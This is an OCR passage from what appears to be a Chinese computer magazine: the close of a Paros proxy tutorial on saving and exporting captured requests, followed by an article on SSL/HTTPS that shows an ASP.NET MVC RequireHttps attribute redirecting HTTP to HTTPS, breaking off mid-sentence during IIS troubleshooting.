


图19

保存和导出结果

1. 保存所有结果

单击File菜单中的save as命令可保存文件，Paros保存的结果分为7个文件(见图20)，下次要使用的时候可以用paros再次打开。




图20

2. 保存某次request和response的内容

单击File菜单中的export messages to file命令可保存某次request和response的内容为文本(见图21)。




图21

3. 保存response的内容为html

单击File菜单中的export response to file命令保存response的内容为html(见图22)。





图22

前置知识:无

关键词:网管、SSL、HTTPS

安全SSL访问的实现方法详解



文/图　Winbo

在网络上,信息在传递过程中会经过其他计算机。随着网上支付的不断发展,人们对信息安全的要求越来越高。一般情况下,中间的计算机不会监听路过的信息。但在使用网上银行或者进行信用卡交易的时候有可能被监视,从而导致个人隐私的泄露。因此Netscape公司提出了SSL协议,旨在达到在开放网络上安全保密地传输信息的目的,这种协议在Web上获得了广泛的应用。在网络安全应用过程中,经常会遇到和SSL相关的问题。下面列举两个典型的SSL开发应用,详细剖析SSL安全应用的内部奥秘。

揭开SSL安全开发的神秘面纱

SSL又叫安全套接层(Secure Sockets Layer)协议,是一种在客户端和服务器端之间建立安全通道的协议。SSL协议使用不对称加密技术实现会话双方之间信息的安全传递。可以实现信息传递的保密性、完整性,并且会话双方能鉴别对方身份。不同于常用的HTTP协议,我们在与网站建立SSL安全连接时使用HTTPS协议,即采用https://ip:port/的方式来访问。IETF(http://www.ietf.org)对SSL作了标准化,即RFC2246,并将其称为TLS(Transport Layer Security),从技术上讲,TLS 1.0与SSL 3.0的差别非常微小。以下是服务器传输的证书,主要通过wireshark抓取IE浏览器和Gmail的通信过程所得,如图1所示。




图1

在上面的数据中,可以看到"SSL v3"、"Certificate"等字眼。不错,这里就是SSL通信过程了。SSL安全套接层协议包括服务器认证、客户认证(可选)、SSL链路上的数据完整性和SSL链路上的数据保密性。在实际应用中,SSL主要使用公开密钥体制和X.509数字证书技术保护信息传输的机密性和完整性。SSL安全协议主要提供三方面的服务:(1)认证用户和服务器,使得它们能够确信数据将被发送到正确的客户机和服务器上;(2)加密数据以隐藏被传送的数据;(3)维护数据的完整性,确保数据在传输过程中不被改变。对于电子商务应用来说,使用SSL可保证信息的真实性、完整性和保密性。想到这里,我们自然会思索:电子商务网站、银行网站或证券公司的网站,这样的应用也应该差不多吧!答案是肯定的。这里就列举几个典型的应用,看看其中有些什么玄机。

使用ASP.NET实现SSL安全转向应用

银行的网站包括了机密性页面,比如网上支付的金额;也包括了非机密页面,比如某某行长造访某地。因此,有的页面需要SSL,有的页面不需要SSL。对于某些安全性较高的网页,如网上支付或用户登录页面,可能会使用到https(SSL/TLS)来提高安全性,而其他的页面则不需要,如图2所示。




图2

那么,如何自动快速地在HTTPS和HTTP之间进行切换呢?下面将介绍如何在ASP.NET中强制某action使用https和如何进行向https页面的跳转。我们先实现强制一个action使用https。这里写了一个RequireHttpsAttribute,作用是将非https连接转换成https连接,这样所有使用了RequireHttps这个filter的controller都会强制使用https连接。RequireHttpsAttribute是个什么东西呢?首先来看看这段代码。

```
01:public class RequireHttpsAttribute : AuthorizeAttribute
02:{// 重写OnAuthorization方法
03:public override void OnAuthorization(AuthorizationContext filterContext)
04:{
05:if (!filterContext.HttpContext.Request.IsSecureConnection)
06:{
07:string path = filterContext.HttpContext.Request.Path;
```

```
08.string host = System.Configuration.
ConfigurationManager.AppSettings["HostName"];
09.string port = System.Configuration.
ConfigurationManager.AppSettings["HttpsPort"];
10.if (port != null)
11.{host = string.Format("{0}:{1}", host, port);}
12.filterContext.HttpContext.Response.Redirect(string.
Format("https://{0}{1}", host, path));
13.}
14.}
```

第1行：AuthorizeAttribute类，代表一个属性，用来限制访问者对Action方法的访问。

第3行：OnAuthorization()方法，当请求一个认证时会调用此方法；AuthorizationContext类用来封装AuthorizeAttribute类常用的一些信息。

第5行：如果已经是https连接则不处理，否则重定向到https连接。

第7行：获取当前请求的Path路径。

第8行：从web.config中获取host，也可以直接从httpContext中获取。

第9行：从web.config中获取https的端口。

第12行：如果端口号为空表示使用默认端口，否则将host写成host:port的形式。

第13行：重定向到https连接。

小知识 MVC框架。ASP.NET MVC是微软官方提供的MVC模式编写ASP.NET Web应用程序的一个框架，官方网站为http://www.asp.net/mvc。

由于https和https服务使用不同的端口号，而且https不能绑定主机头，只能通过不同端口的方式来区分各个站点，所以这里将host和port信息写到了web.config里，以方便配置。在web.config的appsettings节加入如下信息即可。

```
01.<appSettings>
02.<add key="HostName" value="localhost"/>
03.<add key="httpsPort" value="443"/>
04.</appSettings>
```

HttpsPort可以不写，将使用默认的443。然后在要使用https连接的controller或action前加上[RequireHttps]，如：

```
01.[RequireHttps]
02.public ActionResult About()
03.{
04.return View();
05.}
```

这样，当我们用http://localhost/Home/访问该页面时，会自动跳到ttps://localhost/Home。但这样还有一个问题，网页中的链接都是http的，当单击进入需要使用https连接的网页时都要进行一次Redirect，所以要将网页中的链接也改成https。其实，只需要将view中所有链接到https页面的Html.Action()使用适当的重载方法来写即可。

ASP.NET提供了两种重载可以将protocol设置为https。在新建ASP.NET MVC Web Application后默认生成的站点中，shared文件夹下有site.master文件，其中有个指向/Home/About的ActionLink。原来是："Html.ActionLink("Home", "Index", "Home")"，对其进行改写："Html.ActionLink("About", "About", "Home", "https", "localhost", "",null, null)"，这样，生成出来的链接就是https的了，单击以后直接会使用https连接而无需再进行一次Redirect，之后新的要到https页面的链接也可仿照此写法。

在调试过程中，也是一波三折，比如这里就遇到了无法启动HTTP SSL服务的问题。在调网站程序的时候，打开IIS管理器，发现里面的网站目录上有一个红叉，启动网站失败，没有日志记录；再检查"服务"项目，发现IIS Admin已经启动，RPC已经启动，但是HTTP SSL无法启动，并提示"与World Wide Web Publishing Service 服务相依的HTTP 